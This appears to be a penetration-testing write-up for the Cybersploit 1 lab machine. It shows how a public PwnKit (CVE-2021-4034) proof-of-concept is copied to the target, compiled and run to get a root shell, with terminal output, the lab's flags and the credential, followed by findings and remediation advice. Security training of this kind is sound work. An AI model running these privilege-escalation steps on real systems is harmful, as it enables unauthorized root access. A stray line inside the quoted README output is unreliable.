
The availability of GCC meant that the proof-of-concept could be compiled directly on the target.

15.2 /tmp Directory Inspection

The temporary directory was inspected before transferring the proof-of-concept:

```
ls -la /tmp
```

The directory was writable by normal users, making it suitable for staging the source code and compiled test binary.



```
itsskv@cybersploit-CTF:~$ ls -la /tmp
total 28
drwxrwxrwt 6 root root 4096 Sep 17 03:38 .
drwxr-xr-x 23 root root 4096 Jun 25 2020 ..
drwxrwxrwt 2 lightdm lightdm 4096 Sep 17 2026 at-sp12
drwxrwxrwt 2 root root 4096 Sep 17 2026 iCE-unix
drwx----- 2 lightdm lightdm 4096 Sep 17 2026 pulse-VddDKa5p9PeX
-rw-rw-r-- 1 lightdm lightdm 0 Sep 17 2026 unity_support_test.1
-r--r--r-- 1 root root 11 Sep 17 2026 .X0-lock
drwxrwxrwt 2 root root 4096 Sep 17 2026 X11-unix
itsskv@cybersploit-CTF:~$ git clone https://github.com/arthepsy/CVE-2021-4034.git
The program 'git' is currently not installed. To run 'git' please ask your administrator to install the package 'git'
itsskv@cybersploit-CTF:~$ exit
logout
Connection to 192.168.204.132 closed.
```

Figure 12: Inspection of the target /tmp directory

16 CVE-2021-4034 Proof-of-Concept Preparation

The installed SUID `pkexec` was assessed against CVE-2021-4034, commonly known as PwnKit.

CVE-2021-4034 is a local privilege-escalation vulnerability in PolicyKit's `pkexec` utility. A vulnerable installation can allow an unprivileged local user to execute code with root privileges.


For this laboratory assessment, a publicly available proof-of-concept was obtained from a Kali Linux system.

16.1 PoC Repository Acquisition

The proof-of-concept source was obtained on the Kali Linux attacking system rather than installing additional packages on the target.

The repository contained:

```
cve-2021-4034-poc.c
README.md
```



```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ ls -la
total 20
drwxrwxr-x  3 adarsh adarsh 4096 Sep 17 03:53 .
drwx----- 24 adarsh adarsh 4096 Sep 17 03:53 ..
-rw-rw-r--  1 adarsh adarsh 1267 Sep 17 03:53 cve-2021-4034-poc.c
drwxrwxr-x  7 adarsh adarsh 4096 Sep 17 03:53 .git
-rw-rw-r--  1 adarsh adarsh 1271 Sep 17 03:53 README.md
```


Figure 13: CVE-2021-4034 proof-of-concept obtained on Kali Linux

16.2 PoC Documentation Review

The accompanying README was reviewed to understand the expected compilation and execution procedure.

The documented compilation command was:

```
gcc cve-2021-4034-poc.c -o cve-2021-4034-poc
```



```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ cat README.md
# CVE-2021-4034
PoC for PwnKit: Local Privilege Escalation Vulnerability in polkit's pkexec (CVE-2021-4034)

https://seclists.org/oss-sec/2022/q1/80
https://blog.qualys.com/vulnerabilities-threat-research/2022/01/25/pwnkit-local-privilege-escalation-vulnerability-discovered-in-polkit-pkexec-cve-2021-4034

# PoC

Verified on Debian 10 and CentOS 7.

...
user@debian:~$ grep PRETTY /etc/os-release
PRETTY_NAME="Debian GNU/Linux 10 (buster)"
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)
user@debian:~$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc
user@debian:~$ ./cve-2021-4034-poc
# id
uid=0(root) gid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),1000(user)
...
Step 24 == Check the password hashed
of the root's password

[user@centos ~]$ grep PRETTY /etc/os-release
PRETTY_NAME="CentOS Linux 7 (Core)"
[user@centos ~]$ id
uid=11000(user) gid=11000(user) groups=11000(user) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[user@centos ~]$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc
[user@centos ~]$ ./cve-2021-4034-poc
sh-4.2# id
uid=0(root) gid=0(root) groups=0(root),11000(user) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
sh-4.2# exit
```

Figure 14: Proof-of-concept documentation and compilation instructions

17 Architecture Compatibility

An architecture mismatch was considered before executing the proof-of-concept.

The Kali Linux system was identified as:


```
x86_64
```

while the target system was previously identified as:

```
i686 / i386
```

Therefore, compiling the source directly on Kali would produce a 64-bit executable by default, which would not be appropriate for the 32-bit target.

For this reason, the C source was transferred to the target and compiled locally using the target's GCC installation.

A terminal window with a dark background and green text. The user is in a directory ~/CVE-2021-4034. They run 'gcc cve-2021-4034-poc.c -o cve-2021-4034-poc'. Then they run 'uname -m' and get 'x86_64'. Next, they run 'file /bin/bash' and get '/bin/bash: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2'. Finally, they run 'scp cve-2021-4034-poc.c itsskv@192.168.204.132:/tmp/'. The scp command shows a warning about not using a post-quantum key exchange algorithm and asks for a password. The password is entered, and the file is transferred successfully.

```
(adarsh@adarsh)-[~/CVE-2021-4034]
$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc

(adarsh@adarsh)-[~/CVE-2021-4034]
$ uname -m
x86_64

(adarsh@adarsh)-[~/CVE-2021-4034]
$ file /bin/bash
/bin/bash: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2

(adarsh@adarsh)-[~/CVE-2021-4034]
$ scp cve-2021-4034-poc.c itsskv@192.168.204.132:/tmp/
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
itsskv@192.168.204.132's password:
cve-2021-4034-poc.c
```

Figure 15: Architecture verification of the Kali Linux and target systems

18 Transfer and Compilation of the PoC

18.1 Source Code Transfer

The source file was transferred from Kali Linux to the target using SCP:

```
scp cve-2021-4034-poc.c \
itsskv@192.168.204.132:/tmp/
```

The transfer completed successfully.

The file was subsequently verified on the target:

```
ls -l /tmp/cve-2021-4034-poc.c
```

```

itsskv@cybersploit-CTF:~$ ls -l /tmp/cve-2021-4034-poc.c
-rw-rw-r-- 1 itsskv itsskv 1267 Sep 17 03:55 /tmp/cve-2021-4034-poc.c
itsskv@cybersploit-CTF:~$ gcc /tmp/cve-2021-4034-poc.c -o /tmp/pwnkit
itsskv@cybersploit-CTF:~$ file /tmp/pwnkit
/tmp/pwnkit: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (
itsskv@cybersploit-CTF:~$ /tmp/pwnkit
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# whoami
root
# ls -la /root
total 40
drwx----- 5 root root 4096 Jun 27 2020 .
drwxr-xr-x 23 root root 4096 Jun 25 2020 ..
-rw----- 1 root root 705 Jun 27 2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
drwx----- 3 root root 4096 Jun 27 2020 .cache
drwx----- 3 root root 4096 Jun 27 2020 .dbus
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jun 27 2020 .pulse
-rw----- 1 root root 256 Jun 25 2020 .pulse-cookie
-rw-r--r-- 1 root root 1193 Jun 27 2020 finalflag.txt
# cat /root/finalflag.txt

```

Figure 16: Transfer of the CVE-2021-4034 proof-of-concept to the target

18.2 Local Compilation

The source code was compiled directly on the target:

```
gcc /tmp/cve-2021-4034-poc.c -o /tmp/pwnkit
```

The resulting executable was inspected using:

```
file /tmp/pwnkit
```

The output confirmed:

```
ELF 32-bit LSB executable, Intel 80386
```

This verified that the compiled binary matched the target's 32-bit architecture.

```

(adarsh@adarsh)-[~/CVE-2021-4034]
$ gcc cve-2021-4034-poc.c -o cve-2021-4034-poc

(adarsh@adarsh)-[~/CVE-2021-4034]
$ uname -m
x86_64

(adarsh@adarsh)-[~/CVE-2021-4034]
$ file /bin/bash
/bin/bash: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
(adarsh@adarsh)-[~/CVE-2021-4034]
$ scp cve-2021-4034-poc.c itsskv@192.168.204.132:/tmp/
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
itsskv@192.168.204.132's password:
cve-2021-4034-poc.c

```

Figure 17: Compilation and architecture verification of the PoC

19 Privilege Escalation

After the proof-of-concept had been compiled successfully, it was executed from the unprivileged `itsskv` shell.

The command used was:

```
/tmp/pwnkit
```

Execution resulted in a new shell with elevated privileges.

The shell prompt changed to:

```
#
```

This indicated that the proof-of-concept had successfully triggered the local privilege-escalation vulnerability.



```
itsskv@cybersploit-CTF:~$ /tmp/pwnkit
# id
```

Figure 18: Successful execution of the privilege-escalation PoC

20 Root Privilege Verification

The elevated shell was not considered successful solely based on the shell prompt. Explicit privilege verification was performed.

The following command was executed:

```
id
```

The result was:

```
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
```

The current identity was further verified using:

```
whoami
```

which returned:

```
root
```

These results conclusively demonstrated successful privilege escalation from the original `itsskv` account to the `root` account.

```
itsskv@cybersploit-CTF:~$ ls -l /tmp/cve-2021-4034-poc.c
-rw-rw-r-- 1 itsskv itsskv 1267 Sep 17 03:55 /tmp/cve-2021-4034-poc.c
itsskv@cybersploit-CTF:~$ gcc /tmp/cve-2021-4034-poc.c -o /tmp/pwnkit
itsskv@cybersploit-CTF:~$ file /tmp/pwnkit
/tmp/pwnkit: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked (uses shared
itsskv@cybersploit-CTF:~$ /tmp/pwnkit
# id
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
# whoami
root
# ls -la /root
total 40
drwx----- 5 root root 4096 Jun 27 2020 .
drwxr-xr-x 23 root root 4096 Jun 25 2020 ..
-rw----- 1 root root 705 Jun 27 2020 .bash_history
-rw-r--r-- 1 root root 3106 Apr 19 2012 .bashrc
drwx----- 3 root root 4096 Jun 27 2020 .cache
drwx----- 3 root root 4096 Jun 27 2020 .dbus
-rw-r--r-- 1 root root 140 Apr 19 2012 .profile
drwx----- 2 root root 4096 Jun 27 2020 .pulse
-rw----- 1 root root 256 Jun 25 2020 .pulse-cookie
-rw-r--r-- 1 root root 1193 Jun 27 2020 finalflag.txt
```

Figure 19: Verification of successful root-level privileges

21 Post-Exploitation Enumeration

Following successful privilege escalation, the root user's home directory was examined to identify proof-of-compromise files.

The following command was executed:

```
ls -la /root
```

The directory contained:

```
finalflag.txt
```

The presence of a file within the root user's home directory that was inaccessible to the original unprivileged account provided additional evidence that root-level access had been obtained.

22 Final Proof of Compromise

The final proof file was read using:

```
cat /root/finalflag.txt
```

The file contained the final laboratory flag:

```
flag3: cybersploit{Z3X21CW42C4}
```

This confirmed complete compromise of the target system.




Figure 20: Final proof of compromise obtained from the root user’s directory

23 Findings Summary

The assessment identified multiple security weaknesses that, when chained together, resulted in complete compromise of the Cybersploit 1 laboratory system.

Table 4: Summary of Security Findings

ID	Finding	Severity	Description
V-01	Username Disclosure	Low	A valid system username was exposed within publicly accessible HTML source code.
V-02	Sensitive Information Disclosure via robots.txt	Medium	Base64-encoded information containing a credential value was accessible through the web server’s robots.txt file.
V-03	Weak Information Encoding	Low	Sensitive information was protected only by Base64 encoding, which provides encoding rather than confidentiality.
V-04	Exposed User-Level Flag File	Informational	A file containing binary-encoded information was accessible from the authenticated user’s home directory.
V-05	Outdated Operating System	High	The target was running Ubuntu 12.04.5 LTS with an obsolete kernel and unsupported software components.
V-06	Vulnerable pkexec SUID	Critical	The root-owned SUID pkexec installation was vulnerable to CVE-2021-4034, allowing local privilege escalation to root.

24 Finding V-01: Username Disclosure

24.1 Description

The web application's HTML source code contained a comment disclosing a valid operating-system username.

The following information was identified:

```
<!-------username:itsskv----->
```

The username was therefore obtainable without authentication.

24.2 Security Impact

Disclosure of a valid username reduces the uncertainty associated with authentication attacks. An attacker does not need to identify both the username and password independently when one component of the authentication pair has already been disclosed.

In this assessment, the disclosed username was subsequently used during SSH authentication.

24.3 Evidence

```
username: itsskv
```

24.4 Recommendation

The following practices are recommended:

- Remove usernames and authentication information from publicly accessible HTML source code.
- Avoid storing sensitive information inside HTML comments.
- Review application source code before deployment.
- Implement authentication controls that do not rely on obscurity of usernames.

25 Finding V-02: Sensitive Information Disclosure via robots.txt

25.1 Description

The web server exposed a `robots.txt` file containing Base64-encoded information.

The file was accessible without authentication using:

```
curl http://192.168.204.132/robots.txt
```

The encoded content was subsequently decoded using:

```
base64 -d
```

The decoded information contained:

```
Flag!: cybersploit{youtube.com/c/cybersploit}
```

The discovered value was subsequently used successfully during SSH authentication for the `itsskv` account.

25.2 Security Impact

Sensitive information exposed through publicly accessible resources can provide attackers with credentials or other information useful for obtaining authenticated access.

In this assessment, the disclosure contributed directly to the initial SSH compromise.

25.3 Recommendation

- Do not store passwords or authentication information in `robots.txt`.
- Do not place sensitive information in publicly accessible web resources.
- Treat `robots.txt` as a public file.
- Review all web server content for accidental information disclosure.
- Use secure credential storage mechanisms.

26 Finding V-03: Use of Base64 as Security Mechanism

26.1 Description

The information exposed through `robots.txt` was encoded using Base64.

Base64 is an encoding mechanism and does not provide encryption or confidentiality. Anyone who obtains the encoded value can decode it using standard utilities.

The following command was sufficient to recover the plaintext:

```
echo '<encoded-value>' | base64 -d
```

26.2 Security Impact

Base64 encoding may create the appearance that information is protected when it is not. If credentials or secrets are Base64 encoded rather than securely stored, an attacker can recover them without needing a cryptographic key.

26.3 Recommendation

- Never use Base64 as a password protection mechanism.
- Passwords should be stored using strong password-hashing algorithms with appropriate salts.

- Sensitive information should not be exposed through public web resources.
- Use encryption when confidentiality of recoverable data is required.

27 Finding V-04: User-Level Flag and Information Exposure

27.1 Description

After obtaining SSH access as `itsskv`, the user's home directory contained a file named:

```
flag2.txt
```

The file contained data represented as groups of 8-bit binary values.

The binary content was decoded using Python:

```
python -c "print ''.join(chr(int(x,2)) for x in open('flag2.txt').read().split(''))"
```

The resulting output was:

```
good work !  
flag2: cybersploit{https://t.me/cybersploit1}
```

27.2 Security Impact

The file itself did not provide root privileges. However, its discovery demonstrated that information of interest was available within the compromised user's environment.

The finding also demonstrates the importance of reviewing user home directories after obtaining authenticated access.

28 Finding V-05: Outdated Operating System and Kernel

28.1 Description

The target system was running:

```
Ubuntu 12.04.5 LTS
```

with the kernel:

```
3.13.0-32-generic
```

The architecture was:

```
i686 / i386
```

The system was significantly outdated and contained old system components.

28.2 Security Impact

Operating systems that are no longer supported do not receive current security patches. This increases exposure to publicly known vulnerabilities and makes exploitation easier when vulnerable components remain installed.

During this assessment, the outdated environment contributed to the feasibility of the privilege-escalation attack chain.

28.3 Recommendation

- Upgrade the operating system to a currently supported release.
- Maintain an established security-patching schedule.
- Remove obsolete software and unnecessary packages.
- Monitor vendor security advisories.
- Periodically perform vulnerability assessments against production systems.

29 Finding V-06: CVE-2021-4034 – PwnKit Privilege Escalation

29.1 Severity

Critical

29.2 Affected Component

```
/usr/bin/pkexec
```

Installed PolicyKit version:

```
0.104-1ubuntu1.1
```

The binary was confirmed to be root-owned and SUID-enabled:

```
-rwsr-xr-x 1 root root 18104 Sep 11 2013 /usr/bin/pkexec
```

29.3 Description

CVE-2021-4034, commonly known as PwnKit, is a local privilege escalation vulnerability affecting the PolicyKit `pkexec` utility.

The vulnerability can allow an unprivileged local user to execute code with elevated privileges when a vulnerable version of `pkexec` is present.

In the assessed laboratory environment, the `pkexec` binary was root-owned and SUID-enabled.

29.4 Exploitation Process

The proof-of-concept source code was transferred to the target and compiled locally because the target system was 32-bit.

The source was placed in:

```
/tmp/cve-2021-4034-poc.c
```

It was compiled using:

```
gcc /tmp/cve-2021-4034-poc.c -o /tmp/pwnkit
```

The resulting binary was verified as:

```
ELF 32-bit LSB executable, Intel 80386
```

The proof-of-concept was then executed:

```
/tmp/pwnkit
```

Execution resulted in an elevated shell.

29.5 Privilege Verification

The resulting shell was explicitly verified using:

```
id
```

The output confirmed:

```
uid=0(root) gid=0(root) groups=0(root),1001(itsskv)
```

The identity was additionally confirmed using:

```
whoami
```

which returned:

```
root
```

29.6 Security Impact

Successful exploitation resulted in complete operating-system compromise.

An attacker who initially obtained access as the unprivileged **itsskv** account was able to escalate to root privileges.

Root privileges can allow an attacker to:

- Read protected files.
- Modify system configuration.
- Access other users' data.
- Install persistent malicious software.
- Modify security controls.
- Create or modify privileged accounts.
- Execute arbitrary commands with root privileges.

29.7 Recommendation

The primary remediation is to update the affected PolicyKit package to a vendor-supported version containing the security fix.

Additional recommendations include:

- Upgrade the obsolete Ubuntu operating system.
- Apply security patches regularly.
- Remove unnecessary SUID permissions.
- Audit all root-owned SUID executables.
- Restrict local user access.
- Monitor privilege-escalation attempts.
- Implement endpoint monitoring and logging.

30 Attack Chain Summary

The complete attack path identified during the assessment is summarized below.




Figure 21: Complete Cybersploit 1 attack chain

31 Flags and Proofs of Compromise

During the assessment, three flags were identified.

Table 5: Flags Identified During the Assessment

Flag	Location / Source	Purpose
Flag 1	/robots.txt	Initial web discovery
Flag 2	/home/itsskv/flag2.txt	Post-authentication discovery
Flag 3	/root/finalflag.txt	Proof of root compromise

The final flag was obtained only after successful privilege escalation to the root account.

32 Risk Assessment

The assessment demonstrated that several weaknesses could be chained together to obtain complete control of the target.

The most significant security issue was the vulnerable SUID `pkexec` installation.

The overall attack chain can be represented as:



The combination of externally accessible information and a local privilege-escalation vulnerability significantly increased the impact of the initial compromise.

33 Remediation Plan

The following remediation actions are recommended.

33.1 Immediate Actions

1. Upgrade the obsolete Ubuntu operating system.
2. Patch PolicyKit and `pkexec`.
3. Remove unnecessary SUID permissions.
4. Remove credentials and sensitive information from publicly accessible web resources.
5. Rotate credentials that may have been exposed.

33.2 Short-Term Actions

1. Perform a complete audit of SUID and SGID binaries.
2. Review SSH authentication configuration.
3. Implement strong authentication controls.
4. Disable unnecessary services.
5. Review web server configuration.
6. Remove unnecessary files from public web directories.

33.3 Long-Term Actions

1. Establish a regular vulnerability-management program.
2. Implement automated operating-system patch management.
3. Conduct periodic penetration testing.
4. Implement centralized security logging.
5. Monitor privileged process execution.
6. Apply the principle of least privilege.
7. Maintain an asset and software inventory.

34 Security Best Practices

Based on the assessment, the following practices should be implemented:

- Never expose passwords through HTML comments.
- Never store sensitive information in `robots.txt`.
- Do not treat Base64 encoding as encryption.
- Keep operating systems and security-sensitive packages fully patched.
- Minimize the number of SUID binaries installed on a system.
- Regularly audit privileged executables.
- Restrict unnecessary network services.
- Use strong authentication mechanisms.
- Monitor authentication and privilege-escalation events.

35 Conclusion

The Cybersploit 1 laboratory machine was successfully assessed using a structured penetration-testing methodology.

The assessment began with network reconnaissance and identified the target at 192.168.204.132. Service enumeration identified SSH and HTTP as accessible services.

Web enumeration subsequently revealed a valid username through HTML source-code inspection. Further investigation of `robots.txt` exposed Base64-encoded information. Decoding the information revealed the first flag and a credential value that was successfully used to obtain SSH access.

After authentication, local enumeration was performed. The absence of usable sudo privileges led to investigation of SUID executables. The root-owned SUID `pkexec` binary was identified and its PolicyKit installation was investigated.

The environment was found to be vulnerable to CVE-2021-4034. A proof-of-concept was compiled on the target to ensure compatibility with the 32-bit architecture. Execution successfully escalated the session from the `itsskv` account to root.

Root privileges were verified using both `id` and `whoami`. The final proof of compromise was obtained from `/root/finalflag.txt`.

The assessment therefore demonstrated a complete **boot-to-root compromise** of the laboratory system.

36 Appendix A – Command Summary

The following commands were used during the assessment.

36.1 Network Discovery

```
sudo arp-scan -l
sudo netdiscover -r 192.168.204.0/24
```

36.2 Port Enumeration

```
sudo nmap -Pn 192.168.204.132
```

36.3 Web Enumeration

```
curl -i http://192.168.204.132/
whatweb http://192.168.204.132
```

```
gobuster dir -u http://192.168.204.132/ \
-w /usr/share/wordlists/dirb/common.txt \
-x php,txt,html
```

```
feroxbuster -u http://192.168.204.132/ \
-w /usr/share/wordlists/dirb/common.txt
```

36.4 robots.txt Analysis

```
curl -i http://192.168.204.132/robots.txt
```

```
echo '<encoded-data>' | base64 -d
```

36.5 SSH Access

```
ssh itsskv@192.168.204.132
```

36.6 Local Enumeration

```
whoami  
id  
uname -a  
cat /etc/issue  
sudo -l
```

36.7 SUID Enumeration

```
find / -perm -4000 -type f 2>/dev/null
```

36.8 PolicyKit Enumeration

```
pkexec --version  
  
dpkg -l | grep -E 'polkit|policykit'  
  
dpkg -s policykit-1 | \  
grep -E 'Package|Version|Status'  
  
ls -l /usr/bin/pkexec
```

36.9 Privilege Escalation Verification

```
/tmp/pwnkit  
  
id  
whoami
```

36.10 Root Flag Verification

```
ls -la /root  
cat /root/finalflag.txt
```

37 Appendix B – Evidence Index

Table 6: Screenshot Evidence Index

No.	Evidence File	Evidence Description
1	01_arp_scan.png	Network host discovery and target identification.
2	02_nmap_scan.png	Identification of SSH and HTTP services.
3	03_feroxbuster.png	Web content enumeration.
4	04_robots_txt.png	Discovery of encoded information through robots.txt.
5	05_base64_decode.png	Decoding and discovery of Flag 1.
6	06_flag2_binary_decode.png	Binary decoding and discovery of Flag 2.
7	07_ssh_initial_access.png	Successful SSH authentication.
8	08_system_information.png	User, kernel, operating system, and architecture enumeration.
9	09_suid_enumeration.png	Discovery of SUID-enabled executables.
10	10_pkexec_version.png	PolicyKit and pkexec version identification.
11	11_policykit_package.png	Verification of the root-owned SUID pkexec binary.
12	12_tmp_directory.png	Inspection of the target temporary directory.
13	13_poc_repository.png	CVE-2021-4034 proof-of-concept repository.
14	14_poc_readme.png	Proof-of-concept documentation and compilation instructions.
15	15_architecture_check.png	Architecture verification between attacker and target.
16	16_poc_transfer.png	Transfer of the proof-of-concept source to the target.
17	17_poc_compiled.png	Compilation and architecture verification of the PoC.
18	18_root_shell.png	Execution of the privilege-escalation proof-of-concept.
19	19_root_verification.png	Verification of root privileges.
20	20_final_flag.png	Final proof of compromise from the root directory.

End of Vulnerability Assessment and Penetration Testing Report

Cybersploit 1 – Boot-to-Root Laboratory Assessment